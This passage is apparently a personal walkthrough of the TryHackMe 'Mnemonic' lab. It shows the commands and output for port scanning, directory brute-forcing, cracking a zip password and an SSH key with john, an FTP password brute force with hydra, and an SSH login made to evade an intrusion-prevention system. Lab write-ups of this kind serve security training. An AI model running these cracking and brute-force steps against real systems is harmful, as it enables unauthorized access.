Mnemonic

Mnemonic


https://tryhackme.com/room/mnemonic

`rustscan -a 10.10.146.28 -- -sC -sV -A | tee scan.txt`

Open 10.10.146.28:**21**

Open 10.10.146.28:**80**

Open 10.10.146.28:**1337**




```
PORT     STATE SERVICE REASON  VERSION
21/tcp   open  ftp     syn-ack vsftpd 3.0.3
80/tcp   open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/webmasters/*
1337/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linu
| ssh-hostkey:
|   2048 e042c0a57d426f0022f8c754aa35b9dc (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC+cUIYV9ABbcQFihgqbuJQcxu2FBvx0gwPk
lGHm3m5zWF/k5yIh+8×7T7tfYNsoJdjUqQvB7IrcKidYxg/hPDWoZ/C+KMXij1n3YXVoDhQwwR6
3201
|   256 23eba99b45269ca213abc1ce072b98e0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB
|   256 358fcbe20d112c0b63f2bca034f3dc49 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIiax5oqQ7hT7CgO0CC7FlvGf3By7QkUDcECj
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

1337 -ssh)


To find secret file I must use gobuster many times)

`gobuster dir -u 10.10.146.28 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php -t 20`




```
┌──(kali㉿kali)-[~/THM/mnemonic]
└─$ gobuster dir -u 10.10.146.28 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.146.28
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/webmasters           (Status: 301) [Size: 317] [--> http://10.10.146.28/webmasters/]
/robots.txt           (Status: 200) [Size: 48]
Progress: 185178 / 661683 (27.99%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 185281 / 661683 (28.00%)
===============================================================
Finished
===============================================================
```

```
gobuster dir -u 10.10.146.28/webmasters -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php -t 20
```



```
──(kali㉿kali)-[~/THM/mnemonic]
─$ gobuster dir -u 10.10.146.28/webmasters -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php -t 20
===============================================================
obuster v3.6
y OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
+] Url:                     http://10.10.146.28/webmasters
+] Method:                  GET
+] Threads:                 20
+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
+] Negative Status codes:   404
+] User Agent:              gobuster/3.6
+] Extensions:              txt,php
+] Timeout:                 10s
===============================================================
tarting gobuster in directory enumeration mode
===============================================================
admin                (Status: 301) [Size: 323] [--> http://10.10.146.28/webmasters/admin/]
backups              (Status: 301) [Size: 325] [--> http://10.10.146.28/webmasters/backups/]
```

```
gobuster dir -u 10.10.146.28/webmasters/backups -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,zip -t 20
```




```
┌──(kali㉿kali)-[~/THM/mnemonic]
└─$ gobuster dir -u 10.10.146.28/webmasters/backups -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,zip -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.146.28/webmasters/backups
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              zip,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/backups.zip          (Status: 200) [Size: 409]
Progress: 65533 / 882244 (7.43%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 65608 / 882244 (7.44%)
===============================================================
Finished
```

zip is password protected

```
zip2john backups.zip > hash.txt
```


so craking

```
john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
```




```
─$ zip2john backups.zip > hash.txt
reated directory: /home/kali/.john
ver 1.0 backups.zip/backups/ is not encrypted, or stored with non-handled compression type
ver 2.0 efh 5455 efh 7875 backups.zip/backups/note.txt PKZIP Encr: TS_chk, cmplen=67, decmplen=60, cr

──(kali㉿kali)-[~/THM/mnemonic]
─$ ls
ackups.zip  hash.txt  scan.txt

──(kali㉿kali)-[~/THM/mnemonic]
─$ cat hash.txt
ackups.zip/backups/note.txt:$pkzip$1*1*2*0*43*3c*aee718a8*42*4a*8*43*24e2*2918f93964f9ffa39d4a5fc0d5
0f63a28de19581bda79*$/pkzip$:backups/note.txt:backups.zip::backups.zip

──(kali㉿kali)-[~/THM/mnemonic]
─$ john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
Using default input encoding: UTF-8
oaded 1 password hash (PKZIP [32/64])
Vill run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (backups.zip/backups/note.txt)
g 0:00:00:00 DONE (2023-09-05 07:04) 1.176g/s 16788Kp/s 16788Kc/s 16788KC/s 0066365..001905apekto
Jse the "--show" option to display all of the cracked passwords reliably
ession completed.

──(kali㉿kali)-[~/THM/mnemonic]
─$ unzip backups.zip
rchive:  backups.zip
   creating: backups/
[backups.zip] backups/note.txt password:
  inflating: backups/note.txt
```

`unzip backups.zip`



```
└─$ cat note.txt
@vill

James new ftp username: [redacted]
we have to work hard
```

`hydra -l (redacted) -P /home/kali/Desktop/rockyou.txt ftp://10.10.146.28`




```
─$ hydra -l [redacted] -P /home/kali/Desktop/rockyou.txt ftp://10.10.146.28
ydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ille
d ethics anyway).

ydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-05 07:10:00
DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
DATA] attacking ftp://10.10.146.28:21/
STATUS] 259.00 tries/min, 259 tries in 00:01h, 14344140 to do in 923:03h, 16 active
STATUS] 268.00 tries/min, 804 tries in 00:03h, 14343595 to do in 892:01h, 16 active
21][ftp] host: 10.10.146.28   login: [redacted]   password: [redacted]
 of 1 target successfully completed, 1 valid password found
ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-05 07:14:03
```

`ftp 10.10.146.28`

Enumerate directories)

I found nto.txt and id_rsa




```
└─$ ls
backups  backups.zip  hash.txt  id_rsa  not.txt  scan.txt

┌──(kali㉿kali)-[~/THM/mnemonic]
└─$ cat not.txt
[redacted] change ftp user password

┌──(kali㉿kali)-[~/THM/mnemonic]
└─$ 
```

`ssh2john id_rsa > hash.txt`

and crack the password

```
john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
```




```
┌──(kali㉿kali)-[~/THM/mnemonic]
└─$ ssh2john id_rsa > hash.txt

┌──(kali㉿kali)-[~/THM/mnemonic]
└─$ john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (id_rsa)
1g 0:00:00:00 DONE (2023-09-05 07:21) 20.00g/s 558720p/s 558720c/s 558720C/s chooch..baller15
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/THM/mnemonic]
└─$ 
```


I didn't find condor password yet but after reconnect to ssh with "T"

I am not kickd by IPS and I find user flag

```
ssh -i id_rsa -p 1337 -T james@10.10.146.28
```



```
ls -la /home/condor
ls: cannot access '/home/condor/..': Permission denied
ls: cannot access '/home/condor/'\''VEhNe2E1ZjgyYTAwZTJmZWVlMzQ2NTI0OWI4NTViZTcxYzAxfQ=='\''': Permission denied
ls: cannot access '/home/condor/.gnupg': Permission denied
ls: cannot access '/home/condor/.bash_logout'total 0
d????????? ? ? ? ?            ? .
d????????? ? ? ? ?            ? ..
d????????? ? ? ? ?            ? aHR0cHM6Ly9pLnl0aW1nLmNvbS92aS9LLTk2Sm1DMkFrRS9tYXhyZXNkZWZhdWx0LmpwZw==
l????????? ? ? ? ?            ? .bash_history
-????????? ? ? ? ?            ? .bash_logout
-????????? ? ? ? ?            ? .bashrc
d????????? ? ? ? ?            ? .cache
d????????? ? ? ? ?            ? .gnupg
-????????? ? ? ? ?            ? .profile
d????????? ? ? ? ?            ? 'VEhNe2E1ZjgyYTAwZTJmZWVlMzQ2NTI0OWI4NTViZTcxYzAxfQ=='
```



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

□ Strict mode

